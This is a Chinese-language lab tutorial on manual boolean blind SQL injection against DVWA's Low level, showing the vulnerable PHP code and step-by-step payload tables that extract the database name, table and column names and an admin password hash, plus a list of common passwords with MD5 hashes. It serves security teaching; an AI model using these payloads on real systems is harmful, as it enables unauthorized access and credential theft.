
SQL Injection (Blind) Low
SQL盲注分析
盲注较普通注入难度会有所增加,根据页面响应不同大概分为以下几种:布尔型盲注;时间盲注;报错注入
普通注入与盲注的对比:
普通注入: 盲注:
1.当执行注入攻击时服务器会响应来自数据库 1.注入时不会报错而是返回程序开发时特定的信息
服务器的错误信息,提示语法不正确
2.sql语句执行成功后会直接返回查询结果 2.一般不会在页面上显示执行结果
盲注测试流程
跟之前普通注入的流程类似:
1,判断是否存在注入,寻找注入点
2,获取数据库名
3,获取表名
4,获取字段名
5,获取字段值

Mysql结构图:
DVWA SQL Injection (Blind) Low
输入正常的数据,查看url发现使用的是GET请求方式
查看源码,没有对id做任何处理
<?php

if( isset( $_GET[ 'Submit' ] ) ) {

        // Get input

        $id = $_GET[ 'id' ];

        // Check database

        $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";

        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

        // Get results

        $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors

        if( $num > 0 ) {

                // Feedback for end user

                $html .= '<pre>User ID exists in the database.</pre>';

        }

        else {

                // User wasn't found, so the page wasn't!

                header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

                // Feedback for end user

                $html .= '<pre>User ID is MISSING from the database.</pre>';

        }

        ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);

}

?>
1)判断是否存在注入及注入类型
键入'与键入1返回的信息不同,说明此处存在注入漏洞


测试语句: 返回结果:
1 and 1=1 # 正常
1 and 1=2 # 正常
1' and 1=1 # 正常
1' and 1=2 # 报错
根据测试结果可知存在字符型SQL注入漏洞
2)获取当前数据库名
ps:后面并没有用到数据库名,可以直接用database()代替,但是为了流程完整,这里介绍下获取方法
主要依据还是根据页面返回的信息进行拆解
测试步骤:
1.测试数据库名的长度(二分法)
2.获取数据库名(asii的范围)

以下是常用asii码值:
利用二分法测试数据库名长度:
构造形如这样的playload:1' and asii(substr(string,start,length))
*string表示规定要返回其中一部分的字符串;
start规定在字符串的何处开始;
length规定被返回字符串的长度。默认是直到字符串的结尾。
测试结果:
长度:
| playload | 结果 |
| 1' and length(database())>10# | no |
| 1' and length(database())>5# | no |
| 1' and length(database())>3# | yes |
| 1' and length(database())=4# | yes |
结论:数据库名有4个字符
字符:
| playload | 结果 |
| 1' and ascii(substr(database(),1,1))>50# | yes |
| 1' and ascii(substr(database()1,1))>75# | yes |
| 1' and ascii(substr(database()1,1))>90# | yes |
| 1' and ascii(substr(database()1,1))>95# | yes |
| 1' and ascii(substr(database()1,1))>100# | no |
| 1' and ascii(substr(database()1,1))=100# | yes |
结论: 第一个字符为'd'
.
.
.
更改substr函数第二个参数逐个测出数据库名称对应的asii值,得到database=dvwa
3)测试数据库中的表名
测试步骤:
1,找到表的个数
2,测试出表名
测试表的个数:
构造形如这样的playload:
1' and (select count(table_name) from information_schema.tables where table_schema=database())>n(n表示表的个数)#
测试结果:
| playload | 结果 |
| 1' and (select count(table_name) from information_schema.tables where table_schema=database())>10# | no |
| 1' and (select count(table_name) from information_schema.tables where table_schema=database())>5# | no |
| 1' and (select count(table_name) from information_schema.tables where table_schema=database())>3# | no |
| 1' and (select count(table_name) from information_schema.tables where table_schema=database())>1# | yes |
| 1' and (select count(table_name) from information_schema.tables where table_schema=database())=2# | yes |
结论:表有两个
测试第一个表的名称长度:
playload构造过程如下:
|
1.查询列出当前连接数据库下的所有表名称 select table_name from information_schema.tables where table_schema=database() |
|
2.列出当前连接数据库中的第1个表名称 select table_name from information_schema.tables where table_schema=database() limit 0,1 |
|
3.以当前连接数据库第1个表的名称作为字符串,从该字符串的第一个字符开始截取其全部字符 substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1) |
|
4.计算所截取当前连接数据库第1个表名称作为字符串的长度值 length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1)) |
|
5.将当前连接数据库第1个表名称长度与某个值比较作为判断条件,联合and逻辑构造特定的sql语句进行查询,根据查询返回结果猜解表名称的长度值 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>10 # |
*limit m,n:从m位置开始向后取n条记录
测试结果:
| playload | 结果 |
| 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>10# | no |
| 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>5# | yes |
| 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>8# | yes |
| 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>9# | no |
| 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9# | yes |
结论:表名长度为9个字符
测试第一个表的名称:
构造playload与测试数据库名时结构相同,只是字符串内容不同:
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>n(n为asii值)#
测试结果
|
playload |
结果 |
| 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>100# | yes |
| 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>110# | no |
| 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>105# | no |
| 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103# | no |
| 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>102# | yes |
| 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103# | yes |
结论:第一个表名称的第一个字符为'g'
根据以上思路,得到第一个表名为guestbook,第二个表表名为users
4)测字段名
测试字段个数:playload结构与 测试表个数类似
测试结果:
| playload | 结果 |
| 1' and (select count(column_name) from information_schema.columns where table_name='users')>10# | no |
| 1' and (select count(column_name) from information_schema.columns where table_name='users')>5# | yes |
| 1' and (select count(column_name) from information_schema.columns where table_name='users')>7# | yes |
| 1' and (select count(column_name) from information_schema.columns where table_name='users')>8# | no |
| 1' and (select count(column_name) from information_schema.columns where table_name='users')=8# | yes |
结论:字段个数为八个
测试每个字段的字段名
字段个数太多我们不需要每个都测试出来,只需测试出我们想要的敏感数据即可,这里我们需要的是用户名和密码,所以可以采用以下方式测试,节省时间:
用户名的几种名称:username/user_name/user/uname
密码的几种名称:password/pwd/pass_word/pword
playload解释:查看user表中存在几个符合where字句条件的行,即间接测试了是否存在该字段
| playload | 结果 |
| 1' and (select count(*) from information_schema.columns where table_name='users' and column_name='username')=1# | no |
|
playload解释:查看user表中存在几个符合where字句条件的行,即间接测试了是否存在该字段 |
逐个 尝试 |
| 1' and (select count(*) from information_schema.columns where table_name='users' and column_name='user')=1# | yes |
| 1' and (select count(*) from information_schema.columns where table_name='users' and column_name='pwd')=1# | no |
|
. . . |
逐个 尝试 |
| 1' and (select count(*) from information_schema.columns where table_name='users' and column_name='password')=1# | yes |
测试结果:字段名分别为user ,password
测试user和password的值得长度
playload:
1' and length(substr((select user from users limit 0,1),1))>n #
1' and length(substr((select password from users limit 0,1),1))>n #
测试的到user长度为5,password为32(md5加密)
测试user和password的值
有两种方法,方法一是按照猜表的方法利用二分法猜解ascii值找到对应的字符,好处是准确性高
1' and ascii(substr((select user from users limit 0,1),1,1))>n #
1' and ascii(substr((select password from users limit 0,1),1,1))>n #
方法二是利用常用的用户名和密码测试,好处是速度快但比较盲目
总结了一些常用的user和password的md5值:
| user | password | md5 |
| admin | password | 5f4dcc3b5aa765d61d8327deb882cf99 |
| root | root | 63a9f0ea7bb98050796b649e85481845 |
| admin123 | 123456 | e10adc3949ba59abbe56e057f20f883e |
| admin111 | 12345678 | 25d55ad283aa400af464c76d713c07ad |
| sa | sa123456 | 58d65bdd8944dc8375c30b2ba10ae699 |
playload参照测试字段名:侧出user为admin,password为password
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------以上是手工注入的整个流程,速度较慢,了解原理后可以使用脚本提高效率,脚本后期会更新!
SQL Injection (Blind) Low的更多相关文章
- (十二)DVWA全等级SQL Injection(Blind)盲注--SQLMap测试过程解析
一.测试前分析 前文<DVWA全等级SQL Injection(Blind)盲注-手工测试过程解析> 通过手工测试的方式详细分析了SQL Injection(Blind)盲注漏洞的利用过程 ...
- (十一)DVWA全等级SQL Injection(Blind)盲注--手工测试过程解析
一.DVWA-SQL Injection(Blind)测试分析 SQL盲注 VS 普通SQL注入: 普通SQL注入 SQL盲注 1.执行SQL注入攻击时,服务器会响应来自数据库服务器的错误信息,信息提 ...
- DVWA之 SQL Injection(Blind)
SQL Injection(Blind) SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法 ...
- DVWA SQL Injection(Blind) 通关教程
SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法从显示页面上获取执行结果,甚至连注入语句是 ...
- 【DVWA】【SQL Injection(Blind)】SQL盲注 Low Medium High Impossible
1.初级篇 Low.php 加单引号提交 http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=1'&Submit=Submi ...
- DVWA 黑客攻防演练(九) SQL 盲注 SQL Injection (Blind)
上一篇文章谈及了 dvwa 中的SQL注入攻击,而这篇和上一篇内容很像,都是关于SQL注入攻击.和上一篇相比,上一篇的注入成功就马上得到所有用户的信息,这部分页面上不会返回一些很明显的信息供你调试,就 ...
- SQL Injection (Blind)
Low级别基于布尔的盲注思路 1.判断是否存在注入,注入是字符型还是数字型 2.猜解当前数据库名 3.猜解数据库中的表名 4.猜解表中的字段名 5.猜解数据 判断是否有sql注入 输入1.1’ and ...
- SQL injection
SQL injection is a code injection technique, used to attack data-driven applications, in which malic ...
- SQL Injection(Blind)
SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法从显示页面上获取执行结果,甚至连注入语句是 ...
随机推荐
- C# 中的数字分隔符 _
编写 C# 代码时,我们时常会用到很大的数字,例如下面定义的变量: const long loops = 50000000000; 您能快速读出这是多少吗?是不是还是会有很多人把光标定位到最后一位,然 ...
- Why use MSIX message signal interrupt
处理一个低版本内核中断向量表不够问题:__assign_irq_vector 关联irq 和 vector失败问题: (bug还没解决先记录一下吧) 同时先学习一下MSI-X:MSI, message ...
- laravel5.5 如何创建Facades并使用
laravel Facades概念略,自行百度. 如何创建Facades使用步骤1. 创建一个php文件,App\Utils\SmsSend.php.<?php namespace App\Ut ...
- 关于点击弹框外部区域弹框关闭的交互处理(前端JS)
常见需求场景 前端在处理交互的时候,经常遇到这样的场景,点击一个按钮,出现一个弹框,点击外部区域,弹框关闭. 解决方法 思路说明: 1.给弹框的div父级都加个类名,如: 2.在document绑定一 ...
- Matlab项目经验分享-去除震荡点
Matlab是做科研是比较常用的建模工具,我在研一做项目期间遇到了一个还算比较基础的问题,所以我打算记录下来并分享出来! 处理问题步骤: 1. 抛出问题 2. 思考解决方法 3. 代码验证看结果 抛出 ...
- 新同事不讲“码”德,这SQL写得太野了,请耗子尾汁~
今天来分享几个MySQL常见的SQL错误(不当)用法.我们在作为一个初学者时,很有可能自己在写SQL时也没有注意到这些问题,导致写出来的SQL语句效率低下,所以我们也可以自省自检一下. 1. LIMI ...
- php include文件包含
XCTF题目:Web_php_include <?php show_source(__FILE__);//高亮显示源文件 echo $_GET['hello']; $page=$_GET['pa ...
- [原题复现][极客大挑战 2019]HardSQL(updatexml报错注入)
简介 原题复现: 考察知识点:SQL注入(报错注入,绕过过滤) 线上平台:https://buuoj.cn(北京联合大学公开的CTF平台 特别感谢!) 榆林学院内可使用信安协会内部的CTF训练平 ...
- 主板上来了一个新邻居,CPU慌了!
大家好,我是CPU一号车间的那个阿Q,好久不见,我想死你们了- 不认识我的请去这里这里补补课:完了!CPU一味求快出事儿了! 主板上的新邻居 "阿Q,快别忙了,马上去一趟会议室,领导有重要事 ...
- FL Studio通道窗口和步进音序器知识讲解
FL Studio中通道窗口是以样本为概念的音乐制作基础.通道窗口包含了步进音序器并结合了各种丰富的功能,可以通过通道窗口打开各通道的设置窗口.钢琴卷轴等.步进音序器在节奏制作方便表现出很好的优势,它 ...